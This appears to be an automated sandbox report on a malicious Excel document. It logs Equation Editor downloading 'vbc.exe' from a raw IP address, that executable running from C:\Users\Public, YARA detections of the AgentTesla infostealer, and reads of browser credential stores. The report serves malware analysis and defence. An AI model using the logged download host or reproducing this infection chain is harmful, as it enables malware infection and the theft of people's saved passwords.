Jan 28, 2022 18:40:42.774583101 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774597883 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774615049 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774631023 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774646997 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774646997 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.774662018 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774679899 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.774682045 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.774698973 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.774720907 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.774754047 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.777311087 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.885999918 CET	80	49167	198.12.127.213	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 18:40:42.886077881 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886107922 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886149883 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886189938 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886238098 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886243105 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886282921 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886285067 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886291027 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886296034 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886327028 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886342049 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886368036 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886384010 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886410952 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886425018 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886449099 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886462927 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886491060 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886507034 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886532068 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886547089 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886571884 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886586905 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886612892 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886626959 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886651993 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886666059 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886693954 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886703014 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886734009 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886749983 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886773109 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886795998 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886811972 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886832952 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886852980 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886868000 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886890888 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886908054 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886931896 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886949062 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.886971951 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.886986971 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.887015104 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.887022972 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.887073040 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.887092113 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.887144089 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.887149096 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.887192011 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.887207985 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.887250900 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.889648914 CET	49167	80	192.168.2.22	198.12.127.213
Jan 28, 2022 18:40:42.998769045 CET	80	49167	198.12.127.213	192.168.2.22
Jan 28, 2022 18:40:42.998811960 CET	80	49167	198.12.127.213	192.168.2.22

HTTP Request Dependency Graph

- 198.12.127.213

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.12.127.213	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 18:40:42.431437969 CET	0	OUT	GET /400/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.127.213 Connection: Keep-Alive
Jan 28, 2022 18:40:42.547663927 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 17:40:42 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.24 Last-Modified: Fri, 28 Jan 2022 13:52:18 GMT ETag: "d2200-5d6a4be475dda" Accept-Ranges: bytes Content-Length: 860672 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0c f5 f3 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 14 0d 00 00 0a 00 00 00 00 00 00 9e 32 0d 00 00 20 00 00 00 40 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0d 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 50 32 0d 00 4b 00 00 00 00 60 0d 00 c0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0d 00 0c 00 00 00 fb 31 0d 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 12 0d 00 00 20 00 00 00 14 0d 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 e8 01 00 00 00 40 0d 00 00 02 00 00 00 18 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 05 00 00 00 60 0d 00 00 06 00 00 00 1a 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0d 00 00 02 00 00 00 20 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa2 @@ @P2K`1  H.text  `.sdata@@.rsrc`@@.reloc @B

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- vbc.exe
- vbc.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1448**, Parent PID: **596**

General

Target ID:	0
Start time:	18:40:15
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f8e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E5B0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`x-	binary	60 78 2D 00 A8 05 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 32 00 6E 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 2E 00 78 00 6C 00 73 00 78 00 00 00 32 00 6E 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 00 00	success or wait	1	6E5B0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2852**, Parent PID: **596**

General

Target ID:	2
Start time:	18:40:38
Start date:	28/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2240**, Parent PID: **2852**

General

Target ID:	4
Start time:	18:40:42
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x8c0000
File size:	860672 bytes
MD5 hash:	345EBABC50767D04F3457FA7790A8777
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.475542322.0000000002491000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.475600602.0000000002520000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.475822749.0000000003499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.475822749.0000000003499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6FEE91F6	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCD7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCD7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCDA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCDB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBEDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6FEE91F6	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6FEE91F6	unknown

Analysis Process: vbc.exe PID: **2408**, Parent PID: **2240**

General

Target ID:	5
Start time:	18:40:46
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x8c0000
File size:	860672 bytes
MD5 hash:	345EBABC50767D04F3457FA7790A8777
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.468099336.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.468099336.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.471469484.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.471469484.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 00000005.00000002.669188276.0000000002281000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.471126039.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.471126039.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.469116733.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.469116733.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.668828373.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.668828373.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.669256478.0000000002324000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.669256478.0000000002324000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCD7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCD7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCDA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCDB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCD7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCD7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6DBEDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DBEDE2C	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CCDB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CCDB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CCDB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CCDB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CCDB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CCDB2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	success or wait	1	6C0EAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C0EAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C0EAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C0EAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C0EAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C0EAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C0EAD76	unknown

Disassembly

No disassembly